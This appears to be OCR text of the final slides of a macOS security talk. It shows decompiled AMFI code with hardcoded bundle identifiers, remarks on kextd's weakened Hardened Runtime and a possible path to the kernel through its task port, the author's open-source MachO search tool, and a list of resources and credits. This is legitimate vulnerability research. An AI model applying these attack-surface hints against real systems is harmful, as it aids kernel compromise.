
The new entitlement

```
if (plVar21 != (long *)0x0) {
  pcVar11 = (char *)(**(code **)(*plVar21 + 0x148))(plVar21);
  iVar6 = _strcmp(pcVar11,"com.apple.intfrag");
  if (iVar6 != 0) {
    pcVar11 = (char *)(**(code **)(*plVar21 + 0x148))(plVar21);
    iVar6 = _strcmp(pcVar11,"com.apple.footprint");
    if (iVar6 != 0) {
      pcVar11 = (char *)(**(code **)(*plVar21 + 0x148))(plVar21);
      iVar6 = _strcmp(pcVar11,"com.apple.log");
      if (iVar6 != 0) {
        pcVar11 = (char *)(**(code **)(*plVar21 + 0x148))(plVar21);
        iVar6 = _strcmp(pcVar11,"com.apple.SamplingTools.atos");
        if (iVar6 != 0) {
          pcVar11 = (char *)(**(code **)(*plVar21 + 0x148))(plVar21);
          iVar6 = _strcmp(pcVar11,"com.apple.SamplingTools.heap");
          if (iVar6 != 0) {
            pcVar11 = (char *)(**(code **)(*plVar21 + 0x148))(plVar21);
            iVar6 = _strcmp(pcVar11,"com.apple.SamplingTools.leaks");
            if (iVar6 != 0) {
              pcVar11 = (char *)(**(code **)(*plVar21 + 0x148))(plVar21);
              iVar6 = _strcmp(pcVar11,"com.apple.SamplingTools.malloc-history");
              if (iVar6 != 0) {
                pcVar11 = (char *)(**(code **)(*plVar21 + 0x148))(plVar21);
                iVar6 = _strcmp(pcVar11,"com.apple.SamplingTools.sample");
                if (iVar6 != 0) {
                  pcVar11 = (char *)(**(code **)(*plVar21 + 0x148))(plVar21);
                  iVar6 = _strcmp(pcVar11,"com.apple.SamplingTools.stringdups");
```

hardcoded bundle identifiers in
AppleMobileFileIntegrity.kext!macos_task_policy

The mitigation

- But kextd is signed with com.apple.security.cs.allow-unsigned-executable-memory now, which lowers the protection of Hardened Runtime
- Maybe still possible to attack kernel with userspace ipc bug that can obtain the task port of kextd




One more thing

My binary search engine

- Written in Python, based on open sources frameworks LIEF and radare2
- Consists of data collector and the full text search engine
- Django based web application and provides web UI
- Basically a disk scanner that extract all metadata from MachO binaries, then collect the data to make it searchable
- Supports MachO specific filters like entitlements, code signature flags, etc
- It’s not a bug scanner, but it leaded me to some valuable targets
- Open source!


My binary search engine

- Full text search for printable strings (simplified grep)
- Also supports filters to make result more accurate
  - path: part of the path
  - entitlement: entitlement key name
  - signed / apple / lv: if set to “yes”, show only binaries valid signed / signed by apple / has library validation
  - import / export: has any symbol name match the word
  - csflag: is signed with given SecCodeSignatureFlags
  - lib: has a imported library that matches the path




My binary search engine


- Query examples
  - path:WebKit.framework
  - import:NSTask
  - apple:yes lv:no
  - entitlement:com.apple.security.cs.allow-unsigned-executable-memory
  - csflag:kSecCodeSignatureForceKill
  - segment:__objc_protorefs



My binary search engine

- Since we've talked about entitltment, here's a copycat entitlement database





github.com/ChiChou/wiggle

Closing

- Security mitigation (sandbox) can betray!
- Sometimes you can pwn a target without touching it

Useful resources

- http://newosxbook.com - Jonathan Levin
- https://objective-see.com/blog.html - Patric Wardle
- https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=label%3AVendor-Apple
- https://opensource.apple.com/source/xnu/
- https://github.com/LinusHenze/Unrootless-Kext
- https://developer.apple.com/documentation/security/hardened_runtime_entitlements

Credits

- Abusing the Mac Recovery & OS Update Process - Patrick Wardle
- Dylib hijacking on OS X - Patrick Wardle
- OS X El Capitan - Sinking the S(H)IP - Stefan Esser
- Breaking OS X signed kernel extensions with a NOP - Pedro Vilaça
- Race you to the kernel! - Ian Beer